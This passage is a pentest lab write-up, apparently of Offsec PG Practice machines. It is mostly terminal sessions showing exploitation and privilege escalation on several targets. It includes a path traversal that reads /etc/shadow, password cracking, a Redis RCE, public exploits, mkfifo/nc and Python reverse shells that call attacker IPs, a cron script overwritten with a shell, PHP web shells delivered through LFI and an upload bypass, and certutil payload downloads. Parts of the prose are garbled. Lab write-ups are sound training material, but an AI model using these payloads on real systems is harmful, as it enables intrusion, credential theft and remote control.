mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin  
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin  
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin  
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin  
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin  
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false  
uidd:x:107:112:/:/run/uidd:/usr/sbin/nologin  
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin  
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin  
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false  
sshd:x:111:65534:/:/run/sshd:/usr/sbin/nologin  
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin  
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false  
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin  
bob:x:1000:1000:/:/home/bob:/bin/sh  
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false  
`` Check`/etc/shadow`
```

```
bob@wheels:/opt$ ./get-list
```

```
Which List do you want to open? [customers/employees]: ../../etc/shadow #employees  
Opening File....
```

```
root:$6$Hk74of.if9kVVcS$EwLAljc7.DOnqZqVOTC0dTaoBRd2ZzyapjBnEN8tgDGrR9ceWViHVtu6gSR.L/WTG398zZCqQiX7DP/1db3MF0  
daemon::18474:0:99999:7:::  
bin::18474:0:99999:7:::  
sys::18474:0:99999:7:::  
sync::18474:0:99999:7:::  
games::18474:0:99999:7:::  
man::18474:0:99999:7:::  
lp::18474:0:99999:7:::  
mail::18474:0:99999:7:::  
news::18474:0:99999:7:::  
uucp::18474:0:99999:7:::  
proxy::18474:0:99999:7:::  
www-data::18474:0:99999:7:::  
backup::18474:0:99999:7:::  
list::18474:0:99999:7:::  
irc::18474:0:99999:7:::  
gnats::18474:0:99999:7:::  
nobody::18474:0:99999:7:::  
systemd-network::18474:0:99999:7:::  
systemd-resolve::18474:0:99999:7:::  
systemd-timesync::18474:0:99999:7:::  
messagebus::18474:0:99999:7:::
```

```
syslog::18474:0:99999:7::  
_apt::18474:0:99999:7::  
tss::18474:0:99999:7::  
uidd::18474:0:99999:7::  
tcpdump::18474:0:99999:7::  
landscape::18474:0:99999:7::  
pollinate::18474:0:99999:7::  
sshd::18634:0:99999:7::  
systemd-coredump!!:18634:0:99999:7::  
lxd!:18634:0:99999:7::  
usbmux::18864:0:99999:7::  
bob:$6$9hcN2TDv4v9edSth$KYm56Aj6E3OsJDvUOU8pd6hOek0VqAtr25W1TT6xtmGTPkrEni24SvBJePiIR6y23v6PSLya356Aro.pHZxs  
mysql!:19123:0:99999:7::  
"" roothash,root/rootget proof.txt
```

```
(kali㉿kali)-[~/pgplay]  
└─$ john root --wordlist=/home/kali/rockyou.txt  
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"  
Use the "--format=HMAC-SHA256" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
highschoolmusical (?)  
  
bob@wheels:/opt$ su root  
Password: highschoolmusical  
root@wheels:/opt# cd /root  
root@wheels:~# cat proof.txt  
d12b14cdd19b2d8176c38b224565cd72
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.237.69 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.237.69:22
Open 192.168.237.69:80
Open 192.168.237.69:6379
Open 192.168.237.69:8080
Open 192.168.237.69:27017

PORT      STATE SERVICE    REASON  VERSION
22/tcp    open  ssh        syn-ack OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http       syn-ack nginx 1.10.3
|_ http-title: Welcome to nginx!
|_ http-server-header: nginx/1.10.3
|_ http-methods:
|_ Supported Methods: GET HEAD
6379/tcp  open  redis      syn-ack Redis key-value store 5.0.9
8080/tcp  open  http-proxy syn-ack
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-robots.txt: 3 disallowed entries
|_ /admin/ /reset/ /compose
|_ http-title: Home | NodeBB
27017/tcp open  mongodb    syn-ack MongoDB
|_ mongodb-info:
|   MongoDB Build info
|   storageEngines
|   3 = wiredTiger
|   0 = devnull
|   1 = ephemeralForTest
|   2 = mmapv1
|   modules
|   allocator = tcmalloc
|   bits = 64
|   openssl
|   running = OpenSSL 1.1.0l 10 Sep 2019
|   compiled = OpenSSL 1.1.0l 10 Sep 2019
|   versionArray
|   3 = 0
|   0 = 4
|   1 = 0
|   2 = 18
|   sysInfo = deprecated
|   buildEnvironment
|   cc = /opt/mongodbtchain/v2/bin/gcc: gcc (GCC) 5.4.0
|   ccflags = -fno-omit-frame-pointer -fno-strict-aliasing -ggdb -pthread -Wall -Wsign-compare -Wno-
unknown-pragmas -Winvalid-pch -Werror -O2 -Wno-unused-local-typedefs -Wno-unused-function -Wno-deprecated-
declarations -Wno-unused-but-set-variable -Wno-missing-braces -fstack-protector-strong -fno-builtin-memcmp
|   cxxflags = -Woverloaded-virtual -Wno-maybe-uninitialized -std=c++14
|   distarch = x86_64
|   target_os = linux
|   cxx = /opt/mongodbtchain/v2/bin/g++: g++ (GCC) 5.4.0
|   linkflags = -pthread -Wl,-z,now -rdynamic -Wl,--fatal-warnings -fstack-protector-strong -fuse-
ld=gold -Wl,--build-id -Wl,--hash-style=gnu -Wl,-z,now -Wl,--warn-execstack -Wl,-z,relro
|   distmod = debian92
|   target_arch = x86_64
|   gitVersion = 6883bdfb8b8cff32176b1fd176df04da9165fd67
|   version = 4.0.18
|   maxBsonObjectSize = 16777216
|   debug = false
|   ok = 1.0
|   javascriptEngine = mozjs
Server status
|   code = 13
|   errmsg = command serverStatus requires authentication
|   ok = 0.0

```

```

|_ codeName = Unauthorized
| mongodb-databases:
|   code = 13
|   errmsg = command listDatabases requires authentication
|   ok = 0.0
|_ codeName = Unauthorized
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.0 200 OK
|     Connection: close
|     Content-Type: text/plain
|     Content-Length: 85
|     looks like you are trying to access MongoDB over HTTP on the native driver port.
|   mongodb:
|     errmsg
|     command serverStatus requires authentication
|     code
|     codeName
|_   Unauthorized
``` use[Redis RCE] (https://github.com/Ridter/redis-rce) [RedisModules-ExecuteCommand]
(https://github.com/n0b0dyCN/RedisModules-ExecuteCommand),First`RedisModules-
ExecuteCommand`make,`module.so``redis-RCE`

```

```

(kali㉿kali)-[~/pgplay/RedisModules-ExecuteCommand]
└─$ make
``` [i]nteractive shell,findloginroot,/rootpathproof.txt

```

```

(kali㉿kali)-[~/pgplay/redis-rce]
└─$ python3 redis-rce.py -f module.so -r 192.168.237.69 -p 6379 -L 192.168.45.209 -P 6379

[*] Connecting to 192.168.237.69:6379...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 192.168.237.69:6379
[*] Setting filename
[+] Accepted connection from 192.168.237.69:6379
[*] Start listening on 192.168.45.209:6379
[*] Tring to run payload
[+] Accepted connection from 192.168.237.69:43355
[*] Closing rogue server...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i

$ whoami
root
$ cat /root/proof.txt
6d8489cc57c8f2294a6eceb89080b675

```



```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.182.41 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.182.41:22
Open 192.168.182.41:23
Open 192.168.182.41:80
Open 192.168.182.41:3306

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
23/tcp    open  ipp      syn-ack CUPS 1.4
|_ http-methods:
|_   Supported Methods: GET HEAD OPTIONS POST PUT
|_   Potentially risky methods: PUT
|_ http-server-header: CUPS/1.4
|_ http-title: 403 Forbidden
80/tcp    open  http     syn-ack Apache httpd 2.2.14 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.14 (Ubuntu)
3306/tcp  open  mysql    syn-ack MySQL (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` then use `ffuf`
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.182.41/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
```

test [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 216ms]

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.182.41/test/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
```

themes [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 218ms]  
albums [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 220ms]  
plugins [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 215ms]  
cache [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 224ms]  
favicon [Status: 200, Size: 1406, Words: 2, Lines: 1, Duration: 216ms]  
robots [Status: 200, Size: 190, Words: 9, Lines: 9, Duration: 215ms]  
uploaded [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 215ms]  
[Status: 200, Size: 5015, Words: 345, Lines: 102, Duration: 265ms]  
``` robots,http://192.168.182.41/test/robots

```
User-agent: *
Disallow: /test/albums/
Disallow: /test/cache/
Disallow: /test/themes/
Disallow: /test/zp-core/
Disallow: /test/zp-data/
Disallow: /test/page/search/
Disallow: /test/uploaded/
``` Check`http://192.168.182.41/test/zp-core/`findlogin,canfuff
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.182.41/test/zp-core/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
```

archive [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 218ms]  
c [Status: 200, Size: 77, Words: 1, Lines: 4, Duration: 273ms]  
rss [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 1637ms]  
version [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 224ms]  
admin [Status: 200, Size: 3186, Words: 131, Lines: 74, Duration: 270ms]  
password [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 222ms]  
utilities [Status: 301, Size: 333, Words: 20, Lines: 10, Duration: 216ms]  
js [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 215ms]  
i [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 229ms]  
classes [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 216ms]  
404 [Status: 500, Size: 291, Words: 18, Lines: 8, Duration: 218ms]  
controller [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 216ms]

functions [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 268ms]  
locale [Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 215ms]  
htaccess [Status: 200, Size: 5091, Words: 794, Lines: 98, Duration: 222ms]  
``` Check <http://192.168.182.41/test/zp-core/htaccess,1.4.1>

```
# htaccess file version 1.4.1;
# When Zenphoto requires changes to the rewrite rules:
#     First make a copy of this file as 'oldhtaccess' in the zp-core folder so setup can test for
#     unmodified files
#     Update the above and the define in setup.php

<IfModule mod_rewrite.c>
    RewriteEngine On

    RewriteBase /zenphoto

    RewriteRule ^admin/?$                zp-core/admin.php [R,L]

    RewriteCond %{REQUEST_FILENAME} -d
    RewriteRule ^albums/(?.(+/?))?$ $1 [R=301,L]

    RewriteCond %{REQUEST_FILENAME} -f [OR]
    RewriteCond %{REQUEST_FILENAME} -d
    RewriteRule ^.*$ - [L]

    ##### put no rules before this line #####

...
``` Search[edb-18083] (https://www.exploit-db.com/exploits/18083), downloaduse, get shell, canreverse
```

```
(kali㉿kali) [~/pgplay]
$ php 18083.php 192.168.182.41 /test/
```

```
+-----+
| Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX |
+-----+
```

```
zenphoto-shell# whoami
www-data
```

```
(kali㉿kali) [~/pgplay]
$ rlwrap -cAr nc -nvlp9001
```

```
zenphoto-shell# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.240 9001 >/tmp/f
``` /homecan getlocal.txt
```

```
$ python -c 'import pty; pty.spawn("/bin/bash")'

www-data@offsecsrv:/home$ cat local.txt
89ddfbbab21b811a86d11133117f33b
``` use `linpeas.sh`
```

```
www-data@offsecsrv:/tmp$ wget 192.168.45.240/linpeas.sh
www-data@offsecsrv:/tmp$ chmod +x linpeas.sh
www-data@offsecsrv:/tmp$./linpeas.sh
```

```
===== Executing Linux Exploit Suggester
L https://github.com/mzet/linux-exploit-suggester
```

```
...
[+] [CVE-2010-3904] rds
```

Details: <http://www.securityfocus.com/archive/1/514379>

Exposure: highly probable

Tags: debian=6.0{kernel:2.6.(31|32|34|35)-(1|trunk)-amd64},ubuntu=10.10|9.10,fedora=13{kernel:2.6.33.3-85.fc13.i686.PAE},[  
ubuntu=10.04{kernel:2.6.32-(21|24)-generic}]

Download URL: <http://web.archive.org/web/20101020044048/http://www.vsecurity.com/download/tools/linux-rds-exploit.c>

...

```
(kali㉿kali) [~/pgplay]
$ searchsploit -m 15285
```

```
www-data@offsecsrv:/tmp$ wget 192.168.45.240/15285.c
www-data@offsecsrv:/tmp$ gcc 15285.c -o 15285
www-data@offsecsrv:/tmp$./15285
```

**whoami**

**python -c 'import pty; pty.spawn("/bin/bash")'**

```
root@offsecsrv:/root# cat proof.txt
9223174012b553a217848fed640ceebd
```

---

tags: Offsec PG Practice Intermediate Linux # Zino

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.169.64 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.169.64:21
Open 192.168.169.64:22
Open 192.168.169.64:139
Open 192.168.169.64:445
Open 192.168.169.64:3306
Open 192.168.169.64:8003

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open mysql? syn-ack
8003/tcp open http syn-ack Apache httpd 2.4.38
|_http-title: Index of /
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-1s: Volume /
| SIZE TIME FILENAME
| - 2019-02-05 21:02 booked/
|_
|_
|_ loginsmbget `misc.log`
```

```
(kali㉿kali)-[~/pgplay]
└─$ smbclient -N -L 192.168.169.64
```

| Sharename | Type | Comment                          |
|-----------|------|----------------------------------|
| -----     | ---- | -----                            |
| zino      | Disk | Logs                             |
| print\$   | Disk | Printer Drivers                  |
| IPC\$     | IPC  | IPC Service (Samba 4.9.5-Debian) |

Reconnecting with SMB1 for workgroup listing.

| Server    | Comment |
|-----------|---------|
| -----     | -----   |
| Workgroup | Master  |
| -----     | -----   |
| WORKGROUP |         |

```
(kali㉿kali)-[~/pgplay]
└─$ smbclient -N //192.168.169.64/zino
Try "help" to get a list of possible commands.
smb: > ls
. D 0 Thu Jul 9 15:11:49 2020
.. D 0 Tue Apr 28 09:38:53 2020
.bash_history H 0 Tue Apr 28 11:35:28 2020
error.log N 265 Tue Apr 28 10:07:32 2020
.bash_logout H 220 Tue Apr 28 09:38:53 2020
local.txt N 33 Mon Apr 8 23:03:44 2024
.bashrc H 3526 Tue Apr 28 09:38:53 2020
.gnupg DH 0 Tue Apr 28 10:17:02 2020
.profile H 807 Tue Apr 28 09:38:53 2020
misc.log N 424 Tue Apr 28 10:08:15 2020
auth.log N 368 Tue Apr 28 10:07:54 2020
access.log N 5464 Tue Apr 28 10:07:09 2020
ftp D 0 Tue Apr 28 10:12:56 2020

smb: > get misc.log
Apr 28 08:39:01 zino systemd[1]: Started Clean php session files.
Apr 28 08:39:01 zino systemd[1]: Set application username "admin"
Apr 28 08:39:01 zino systemd[1]: Set application password "adminadmin"
```

''' Go to <http://192.168.169.64:8003/booked/Web/index.php> can then use admin/adminadminlogin, Search [CVE-2019-9581](https://github.com/0sunday/Booked-Scheduler-2.7.5-RCE/blob/main/CVE-2019-9581.py) (<https://github.com/0sunday/Booked-Scheduler-2.7.5-RCE/blob/main/CVE-2019-9581.py>) use

```
(kali㉿kali)-[~/pgplay]
└─$ python3 CVE-2019-9581.py http://192.168.169.64:8003 admin adminadmin
[+] Logged in successfully.
[+] Uploaded shell successfully
[+] http://192.168.169.64:8003/booked/Web/custom-favicon.php?cmd=
$
``` Open nc, userreverse command, wait for reverse shell
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445
```

```
$ python -c 'import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.45.227", 445)); os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/sh")'
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@zino:/var/www/html/booked/Web$
''' /home/peterget local.txt
```

```
www-data@zino:/home/peter$ cat local.txt
92dafb4fb07677a2372724487068c74e
``` use `linpeas.sh`, cron `cleanup.py`
```

```
www-data@zino:/tmp$ wget 192.168.45.227:139/linpeas.sh
www-data@zino:/tmp$ chmod +x linpeas.sh
www-data@zino:/tmp$./linpeas.sh
```

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
17 *** root cd / && run-parts --report /etc/cron.hourly
25 6 *** root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)
47 6 *** 7 root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)
52 6 1 *** root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)
*/3 *** root python /var/www/html/booked/cleanup.py
''' cleanup.py
```

```
www-data@zino:/var/www/html/booked$ cat cleanup.py

#!/usr/bin/env python
import os
import sys
try:
 os.system('rm -r /var/www/html/booked/uploads/reservation/* ')
except:
 print 'ERROR...'
sys.exit(0)
``` reverseshell
```python
#!/usr/bin/env python
import os
import sys
try:
 os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.227 8003 >/tmp/f')
except:
 print 'ERROR...'
sys.exit(0)
``` Open nc, upload, wait for reverse shell, /rootget proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp8003
```

```
www-data@zino:/var/www/html/booked$ rm cleanup.py
www-data@zino:/var/www/html/booked$ wget 192.168.45.227:139/cleanup.py
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@zino:~# cat proof.txt  
5bf1046e883890dcaa0a21c26206ff58
```

tags: Offsec PG Practice Hard Linux # Zipper

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.221.229 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.221.229:22
Open 192.168.221.229:80

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Zipper
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Go to 80portcanClick`http://192.168.221.229/index.php?file=home`,try[LFI]
(https://github.com/russweir/OSCP-cheatsheet/blob/master/File%20Inclusion.md)
```

http://192.168.221.229/index.php?file=php://filter/convert.base64-encode/resource=index

PD9waHAKJGZpbGUgPSAKX0dFVFsnZmIsZSddOwppZihpc3NldCgkZmIsZSkpCnsKICAgIGluY2x1ZGUoliRmaWxli4iLnBocClpOwp9CmVs

## decode

```
<?php
$file = $_GET['file'];
if(isset($file))
{
include("$file"."php");
}
else
{
include("home.php");
}
?>
``` Checkhttp://192.168.221.229/index.php?file=php://filter/convert.base64-encode/resource=home
```

[illegible]

```
# decode
...
<?php include 'upload.php'; ?>
<!-- partial:index.partial.html -->
<nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
...
` `` Check`http://192.168.221.229/index.php?file=php://filter/convert.base64-encode/resource=upload`
```

PD9waHAKaWYgKCRfRkMRVMqJiYqJF9GSUxFU1snaW1nJ10plHsKICAgIAogICAgaWYgKCFibXB0eSgkX0ZJTEVTWydpbWcnXVsnbmFi

decode

```
...
<?php
if ($ _FILES && $ _FILES['img']) {
```



```
if (!empty($_FILES['img']['name'][0])) {

    $zip = new ZipArchive();
    $zip_name = getcwd() . "/uploads/upload_" . time() . ".zip";
```

...

''' Refer to cheat sheet [PHP ZIP:// WRAPPER FOR RCE \(https://rioasmara.com/2021/07/25/php-zip-wrapper-for-rce/?source=post_page-----b49a52ed8e38\)](https://rioasmara.com/2021/07/25/php-zip-wrapper-for-rce/?source=post_page-----b49a52ed8e38) uploadzipGo to 192.168.221.229/index.php?

file=zip://uploads/upload_1716196660.zip%23shellget www-data user, var/wwwget local.txt

```
(kali㉿kali)-[~/pgplay]
└─$ zip shell.zip shell.php

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@zipper:/var/www$ cat local.txt
f3797a77057b02d248c59a7e7f400fd2
``` `linpeas.sh`
```

www-data@zipper:/tmp\$ wget 192.168.45.179:22/linpeas.sh

www-data@zipper:/tmp\$ chmod +x linpeas.sh

www-data@zipper:/tmp\$ ./linpeas.sh

SHELL=/bin/sh

PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

```
17 *** root cd / && run-parts --report /etc/cron.hourly
25 6 *** root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)
47 6 ** 7 root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)
52 6 1 ** root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)
```

```
• ○ * * * root bash /opt/backup.sh
```

====|| Executable files potentially added by user (limit 70)

2024-05-21+01:27:19.6639998980 /var/www/local.txt

2021-08-12+12:39:12.7400516130 /opt/backup.sh

====|| Unexpected in /opt (usually empty)

total 16

drwxr-xr-x 3 root root 4096 Aug 12 2021 .

drwxr-xr-x 20 root root 4096 Aug 12 2021 ..

-rwxr-xr-x 1 root root 153 Aug 12 2021 backup.sh

drwxr-xr-x 2 root root 4096 May 21 01:31 backups

''' Checkbackup.sh

```
www-data@zipper:/opt$ cat backup.sh
```

```
#!/bin/bash
password=`cat /root/secret`
cd /var/www/html/uploads
rm *.tmp
7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.log
''' Check[Wildcards Spare tricks] (https://book.hacktricks.xyz/linux-hardening/privilege-
escalation/wildcards-spare-tricks?source=post_page-----b49a52ed8e38-----#id-
7z) Check /var/www/html/uploads` /root/secret`
```

www-data@zipper:/var/www/html/uploads\$ ls -la

ls -la

total 20

drwxr-xr-x 2 www-data www-data 4096 May 21 01:31 .

drwxr-xr-x 3 www-data www-data 4096 Aug 12 2021 ..

-rw-r--r-- 1 www-data www-data 32 Aug 12 2021 .htaccess

-rw-r--r-- 1 www-data www-data 0 Aug 12 2021 @enox.zip

lrwxrwxrwx 1 www-data www-data 12 Aug 12 2021 enox.zip -> /root/secret

-rw-r--r-- 1 www-data www-data 156 Aug 12 2021 upload\_1628773085.zip

-rw-r--r-- 1 www-data www-data 2373 May 21 01:30 upload\_1716255009.zip

''' Check/opt/backups/backup.log

```
www-data@zipper:/opt/backups$ cat backup.log
cat backup.log

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU AMD EPYC 7413 24-Core
Processor (A00F11),ASM,AES-NI)

Open archive: /opt/backups/backup.zip
--
Path = /opt/backups/backup.zip
Type = zip
Physical Size = 3000

Scanning the drive:
3 files, 2548 bytes (3 KiB)

Updating archive: /opt/backups/backup.zip

Items to compress: 3

Files read from disk: 3
Archive size: 3000 bytes (3 KiB)

Scan WARNINGS for files and folders:

WildCardsGoingWild : No more files

Scan WARNINGS: 1
``` get `root`'s password`WildCardsGoingWild`,root/rootget proof.txt
```

```
www-data@zipper:/opt/backups$ su root
Password: WildCardsGoingWild
root@zipper:~# cat proof.txt
5e57d000b18893a08935be479972f207
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.160.187 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.160.187:53
Open 192.168.160.187:80
Open 192.168.160.187:88
Open 192.168.160.187:135
Open 192.168.160.187:139
Open 192.168.160.187:389
Open 192.168.160.187:445
Open 192.168.160.187:464
Open 192.168.160.187:593
Open 192.168.160.187:636
Open 192.168.160.187:3268
Open 192.168.160.187:3269
Open 192.168.160.187:5985
Open 192.168.160.187:9389
Open 192.168.160.187:49666
Open 192.168.160.187:49668
Open 192.168.160.187:49673
Open 192.168.160.187:49674
Open 192.168.160.187:49677
Open 192.168.160.187:49704
Open 192.168.160.187:49790

PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack Simple DNS Plus
80/tcp    open  http         syn-ack Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-05-02 02:18:21Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: access.offsec0.,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: access.offsec0.,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack
5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
49666/tcp open  msrpc        syn-ack Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack Microsoft Windows RPC
49673/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc        syn-ack Microsoft Windows RPC
49677/tcp open  msrpc        syn-ack Microsoft Windows RPC
49704/tcp open  msrpc        syn-ack Microsoft Windows RPC
49790/tcp open  msrpc        syn-ack Microsoft Windows RPC
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows
''' buster`uploads`directory

```

```

(kali㉿kali)-[~/pgplay]
└─$ dirsearch -u http://192.168.160.187

```

[22:13:01] 301 - 343B - /assets -> http://192.168.160.187/assets/

[22:13:01] 200 - 2KB - /assets/

[22:13:09] 301 - 342B - /forms -> http://192.168.160.187/forms/

[22:13:27] 301 - 344B - /uploads -> http://192.168.160.187/uploads/

[22:13:27] 200 - 777B - /uploads/

''' Clickbuy ticket can upload, upload.php. Refer to [File Upload bypass \(.htaccess\)](http://michalszalkowski.com/security/pentesting-web/file-upload-bypass-htaccess/#exploiting-htaccess-to-add-new-php-extension) (<http://michalszalkowski.com/security/pentesting-web/file-upload-bypass-htaccess/#exploiting-htaccess-to-add-new-php-extension>) First

```
(kali㉿kali)-[~/pgplay]
└─$ cat .htaccess
AddType application/x-httpd-php .evil
```

```
(kali㉿kali)-[~/pgplay]
└─$ cat shell.php.evil
<pre><?php echo shell_exec($_REQUEST["cmd"]) ?></pre>
``` Firstupload`.htaccess`,can upload,upload`shell.php.evil` ! [Access_1.png] (picture/Access_1.png) !
[Access_2.png] (picture/Access_2.png) canusewhoami`http://192.168.160.187/uploads/shell.php.evil?
cmd=whoami`
```

access\svc\_apache

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.215 lport=445 -f exe > met_445.exe
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445
```

http://192.168.160.187/uploads/shell.php.evil?cmd=certutil.exe -f -urlcache -split http://192.168.45.215/met\_445.exe  
c:/windows/temp/met\_445.exe

